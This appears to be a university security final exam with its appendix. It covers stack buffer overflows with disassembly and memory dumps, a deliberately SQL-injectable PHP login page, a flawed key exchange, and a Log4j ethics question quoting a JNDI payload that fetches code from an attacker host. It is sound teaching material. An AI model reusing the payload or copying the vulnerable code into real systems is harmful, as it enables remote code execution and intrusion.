Your first assignment is an executable where the source code has gone missing. After opening the binary in Ghidra to examine its susceptibility to buffer overflow attacks, you find a suspicious function, `foo`, for which Ghidra's disassembly output is shown on **page 17** in the Appendix.

(a) [2 points] Fill in the stack diagram below with the contents of the stack immediately before the `strcpy` call. Use the entries from the word bank below (you may not need them all, and some may be used multiple times):

Content at address EBP−0xc	EBX register
Content at address EBP+0x8	Uninitialized memory
Address EBP-0xc	Saved EBP
Address EBP+0x8	



(b) [2 points] To the left of the diagram above, draw an arrow indicating the address pointed to by ESP immediately before the `strcpy` call. To the right of the diagram, draw an arrow indicating the address pointed to by EBP.

(c) [2 points] How many bytes of "Uninitialized memory" exist on the stack diagram you drew, in decimal? (If you did not use uninitialized memory, write 0.) _____

(d) [2 points] Which one of these is the most likely Ghidra decompilation of the function?

◯
```
void foo(char *param_1) {
  char local_10[8];
  strcpy(local_10, param_1);
  return;
}
```

◯
```
void foo(char *str) {
  char buffer[4];
  strcpy(buffer, str);
}
```

◯
```
void func_08049cf5(char *param_1)
{
  char local_10[8];
  strcpy(local_10, param_1);
  return;
}
```

◯
```
void foo(char *param_1) {
  char local_10[4];
  void *padding;
  strcpy(local_10, param_1);
  return;
}
```

Your next assignment is a piece of C code that **BOTCHD!** has developed. (It is a completely separate program from the binary you examined in parts a–d above.) The source code and some GDB output from the compiled binary are shown starting on **page 18** in the Appendix.

(e) [2 points] What is the vulnerable function in this piece of code, and why is it vulnerable?

The compiled program uses a stack canary as a defense (not shown in the source). It is pushed to the stack immediately after (above) the saved EIP, and before (below) the saved EBP. At runtime, before returning from the function, the program checks whether the stack canary has changed, indicating an attack, and if so, terminates.

However, **BOTCHD!** didn't see the need for the stack canary to change between program executions, so the value is hardcoded at compile-time.

(f) [2 points] What is the security flaw of a hardcoded stack canary?

(g) [2 points] What is the address of the start of the buffer? _____

(h) [2 points] What is the value of the stack canary? _____

(i) [2 points] Write a Python expression that produces a sequence of bytes, such that, when the output is passed to the **BOTCHD!** program as an argument, execution will be redirected to a 24-byte shellcode. Use the variable `shellcode` to represent the shellcode bytes.


(j) [2 points] Learning from their mistake, the **BOTCHD!** team now forces the stack canary to be set randomly at runtime. Is this a safe implementation? If so, explain why. Otherwise, describe a security flaw that can be exploited to defeat this implementation.

6. Ethics

Late last month, researchers reported a zero-day vulnerability in Log4j, a Java-based logging framework that is used in thousands of software applications and millions of servers. An attacker can execute malicious code from a remote URL simply by causing software that uses Log4j to log a string containing a construction like `${jndi:ldap://attacker.com/shellcode}`. Affected services include Cloudflare, iCloud, Minecraft, Steam, Tencent QQ, and Twitter. Cybersecurity firm Tenable called this flaw "the single biggest, most critical vulnerability of the last decade," and Lunasec characterized it as "a design failure of catastrophic proportions."

On November 30, a Log4j developer inadvertently revealed the problem in a public pull request, shown at right. In retrospect, it's pretty clear that they were unaware of the wide-ranging ramifications of the issue they had fixed.

Shortly after this pull request was submitted, extensive exploitation of the vulnerability was observed in the wild, with over 60 exploit variants reported in the first 24 hours. By December 14, almost half of all corporate networks globally had been probed by attackers.



(a) [4 points] Hindsight is always 20/20, but if the author had realized that the issue had major implications for the security of the library and its users, how might they have handled the situation differently? What ethical and practical issues should have been considered?

Like many open source projects, Log4j is maintained by a small group of people, most of whom are volunteers working in their free time. As the magnitude of the vulnerability became clear in the days following its disclosure, some commentators blamed the Log4j maintainers for what they considered to be a slow and botched response.

One of the maintainers shared his thoughts on the backlash:

In this post's aftermath, much public discussion focused on how little support companies that depend on open-source projects provide to Log4j and similar efforts.

(b) [6 points] What responsibilities, if any, do volunteer open-source maintainers have when it comes to the security and maintenance of widely used software? What responsibilities, if any, do large corporate users of open-source software have? Who, if anyone, has a duty to help protect the public from the consequences of problems like the Log4j vulnerability?

Final Exam – Appendix

Do not open this document until instructed to begin the exam.

This appendix contains code and data that you will be asked to examine by specific exam problems. You may use this appendix as scratch space, but nothing you write here will be graded.

Please write your name below and turn in this appendix with your completed exam:

_____
(Print your name)

_____
(Uniqname)

Used for Question 3:

Web Security: Login Page

```
1  <?php
2  session_start();
3
4  if(isset($_POST['username']) && isset($_POST['password'])) {
5          $sql_query = "SELECT id FROM users WHERE " .
6              "username='" . $_POST['username'] . "' AND " .
7              "password='" . $_POST['password'] . "'";
8          $results = $db->executeQuery($sql_query);
9
10         if($results.count > 0){
11                 $_SESSION['username'] = $_POST['username'];
12                 // Data stored in $_SESSION[] is associated with a secure
13                 // session cookie, such that it's automatically available
14                 // during later page loads from the same browser.
15         }else{
16                 echo "Invalid username or password.";
17                 exit;
18         }
19 }
20 ?>
21 <!DOCTYPE html>
22 <html>
23     <head>
24         <title>Login</title>
25     </head>
26     <body>
27         <?php if($_SESSION['username']): ?>
28             <p>You are logged in as <?php echo $_SESSION['username']?></p>
29             <p><a href="logout.php">Logout</a></p>
30         <?php else ?>
31             <form name="login" action="" method="post">
32                 Username: <input type="text" name="username" value="">
33                 Password: <input type="password" name="password" value="">
34                 <input type="submit" name="submit" value="Submit">
35             </form>
36         <?php endif; ?>
37     </body>
38 </html>
```

Used for Question 4, Parts d–e:

Networking: SDSSL Pseudocode

SDSSL reuses the existing TLS certificate infrastructure and works like the following pseudocode:

```
# g and p are publicly available constants
# and are large enough to prevent brute force attacks
g = ...
p = ...

# securely generates a fresh, large exponent for use
# in a Diffie-Hellman key exchange
def generate_diffie_hellman_secret():
    ...

# returns whether the cert has been signed in a chain
# leading back to a trusted root CA
def verify_certificate(cert) -> bool:
    ...

# called on an existing TCP connection from a client
def server_handshake(tcp_conn):
    # a valid certificate chain obtained from a CA
    certificate = ...

    a = generate_diffie_hellman_secret()
    tcp_conn.send((g**a % p, certificate))
    g_b_mod_p = tcp_conn.read()
    shared_secret = g_b_mod_p**a % p  # ** is exponentiation
                                      #  % is modular reduction
    # use shared_secret to encrypt messages with secure AEAD
    ...

# called on an existing TCP connection to a server
def client_handshake(tcp_conn):
    b = generate_diffie_hellman_secret()
    tcp_conn.send(g**b % p)
    g_a_mod_p, certificate = tcp_conn.read()
    if not verify_certificate(certificate):
        raise Exception('Bad certificate')
    shared_secret = g_a_mod_p**b % p
    # use shared_secret to encrypt messages with secure AEAD
    ...
```

Used for Question 4, Part f:

Networking: SSLScan Output

Running `sslscan` on SDSC's domain yields the following information about its TLS configuration:

```
$ sslscan superdupersketchycorp.biz
Connected to 3.23.25.235

Testing TLS server superdupersketchycorp.biz on port 443 using SNI
name superdupersketchycorp.biz

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   enabled
TLSv1.3   disabled

  Heartbleed:
TLSv1.2 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred 128 bits  DHE-RSA-AES128-SHA256  DH prime is 512 bits
Accepted  128 bits  DHE-RSA-AES128-SHA     DH prime is 512 bits
Accepted  256 bits  DHE-RSA-AES256-SHA256  DH prime is 512 bits
Accepted  256 bits  DHE-RSA-AES256-SHA     DH prime is 512 bits

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
ECC Curve Name:      prime256v1
ECC Key Strength:    128

Subject:  superdupersketchycorp.biz
Altnames: DNS:superdupersketchycorp.biz
Issuer:   Let's Encrypt R3

Certificate not valid before: Nov 14 19:57:53 2021 GMT
Certificate not valid after:  Feb 12 19:57:52 2022 GMT
```

Used for Question 5, Parts a–d:

Application Security: Ghidra Disassembly Output

```
         *************************************************************
         *                          FUNCTION                         *
         *************************************************************
         undefined foo(undefined4 param_1)
08049cf5 f3 0f 1e fb     ENDBR32
08049cf9 55              PUSH       EBP
08049cfa 89 e5           MOV        EBP,ESP
08049cfc 53              PUSH       EBX
08049cfd 83 ec 14        SUB        ESP,0x14
08049d00 e8 62 00        CALL       __x86.get_pc_thunk.ax
         00 00
08049d05 05 fb a2        ADD        EAX,0x9a2fb
         09 00
08049d0a 83 ec 08        SUB        ESP,0x8
08049d0d ff 75 08        PUSH       dword ptr [EBP + 0x8]
08049d10 8d 55 f4        LEA        EDX=>local_10,[EBP + -0xc]
08049d13 52              PUSH       EDX
08049d14 89 c3           MOV        EBX,EAX
08049d16 e8 15 f3        CALL       strcpy
         ff ff
08049d1b 83 c4 10        ADD        ESP,0x10
08049d1e 90              NOP
08049d1f 8b 5d fc        MOV        EBX,dword ptr [EBP + -0x4]
08049d22 c9              LEAVE
08049d23 c3              RET
```

Used for Question 5, Parts e–j:

Application Security: BOTCHD! Code and GDB Output

```
1  #include <stdio.h>
2
3  void bar(char *arg) {
4     char buf[30];
5     strcpy(buf, arg);
6  }
7
8  int main(int argc, char **argv) {
9     if (argc != 2) {
10        fprintf(stderr, "Error: need a command-line argument\n");
11        return 1;
12    }
13    bar(argv[1]);
14    return 0;
15 }
```

```
Dump of assembler code for function main:
   0x08048c20 <+0>:     push   ebp
   0x08048c21 <+1>:     mov    ebp,esp
   0x08048c23 <+3>:     push   ebx
   0x08048c24 <+4>:     sub    esp,0x4
   0x08048c27 <+7>:     call   0x8048c7a <__x86.get_pc_thunk.ax>
   0x08048c2c <+12>:    add    eax,0x953d4
   0x08048c31 <+17>:    cmp    DWORD PTR [ebp+0x8],0x2
   0x08048c35 <+21>:    je     0x8048c5c <main+60>
   0x08048c37 <+23>:    mov    edx,0x80de494
   0x08048c3d <+29>:    mov    edx,DWORD PTR [edx]
   0x08048c3f <+31>:    push   edx
   0x08048c40 <+32>:    push   0x24
   0x08048c42 <+34>:    push   0x1
   0x08048c44 <+36>:    lea    edx,[eax-0x2e244]
   0x08048c4a <+42>:    push   edx
   0x08048c4b <+43>:    mov    ebx,eax
   0x08048c4d <+45>:    call   0x8050490 <fwrite>
   0x08048c52 <+50>:    add    esp,0x10
   0x08048c55 <+53>:    mov    eax,0x1
   0x08048c5a <+58>:    jmp    0x8048c75 <main+85>
   0x08048c5c <+60>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048c5f <+63>:    add    eax,0x4
   0x08048c62 <+66>:    mov    eax,DWORD PTR [eax]
   0x08048c64 <+68>:    sub    esp,0xc
   0x08048c67 <+71>:    push   eax
   0x08048c68 <+72>:    call   0x8048bf5 <bar>
   0x08048c6d <+77>:    add    esp,0x10
   0x08048c70 <+80>:    mov    eax,0x0
   0x08048c75 <+85>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x08048c78 <+88>:    leave
   0x08048c79 <+89>:    ret
```

(Continued on next page.)

```
Dump of assembler code for function bar:
   0x08048bf5 <+0>:     push   ebp
   0x08048bf6 <+1>:     mov    ebp,esp
   0x08048bf8 <+3>:     push   ebx
   0x08048bf9 <+4>:     sub    esp,0x74
   0x08048bfc <+7>:     call   0x8048c7a <__x86.get_pc_thunk.ax>
   0x08048c01 <+12>:    add    eax,0x953ff
   0x08048c06 <+17>:    sub    esp,0x8
   0x08048c09 <+20>:    push   DWORD PTR [ebp+0x8]
   0x08048c0c <+23>:    lea    edx,[ebp-0x26]
   0x08048c0f <+26>:    push   edx
   0x08048c10 <+27>:    mov    ebx,eax
   0x08048c12 <+29>:    call   0x80481d8
=> 0x08048c17 <+34>:    add    esp,0x10
   0x08048c1a <+37>:    nop
   0x08048c1b <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x08048c1e <+41>:    leave
   0x08048c1f <+42>:    ret

(gdb) info reg
eax            0xfff6efac          -594004
ecx            0xfffef010          -69616
edx            0xfff6efac          -594004
ebx            0x80de000           135127040
esp            0xfff6efe4          0xfff6efe4
ebp            0xfff6f004          0xfff6f004
esi            0xffffd8b0          -10064
edi            0x10                16
eip            0x8048c17           0x8048c17 <bar+34>
eflags         0x246               [ PF ZF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99

Output of x/104bx $sp (program was run with the empty string as an argument):
0xfff6efe4:     0xac    0xef    0xf6    0xff    0xf0    0xef    0xfe    0xff
0xfff6efe8:     0x00    0x00    0x00    0x00    0x01    0x8c    0x04    0x08
0xfff6efec:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xfff6eff0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xfff6eff4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xfff6eff8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xfff6effc:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xfff6f000:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xfff6f004:     0x38    0xf0    0xf6    0xff    0xef    0xbe    0xad    0xde
0xfff6f008:     0x6d    0x8c    0x04    0x08    0x00    0x00    0x00    0x00
0xfff6f00c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xfff6f010:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xfff6f014:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

Integrity: hash function => property: first find m $h(m) = c$
second find m_2 $h(m_2) = h(m)$
third find m_1, m_2

Broken hash: SHA 1 MD5.
Now good: SHA 256 512. ....
} length extention attack

↳ solution: HMAC: $h(k \oplus c_1 \| h(k \oplus c_2 \| m))$

Confidi: Crypto: Caesar vin one-time pad

SKE: Block Cipher: AES:
ECB → vulnerable
CTR: $ct_0 \| (m_1 \oplus ct_0) \| (m_2 \oplus ct_1)$? ↳ never use same source for same key
CBC: pitfall? inefficient random // parallel

malleable ↓ integrity

E+M / AE AD ?

↳

~~Alem~~: D-H => man middle

alem: RSA: key pair => slow and message < N

HTTP: Cookie: same origin.

SQL:

XSS: store XCS: login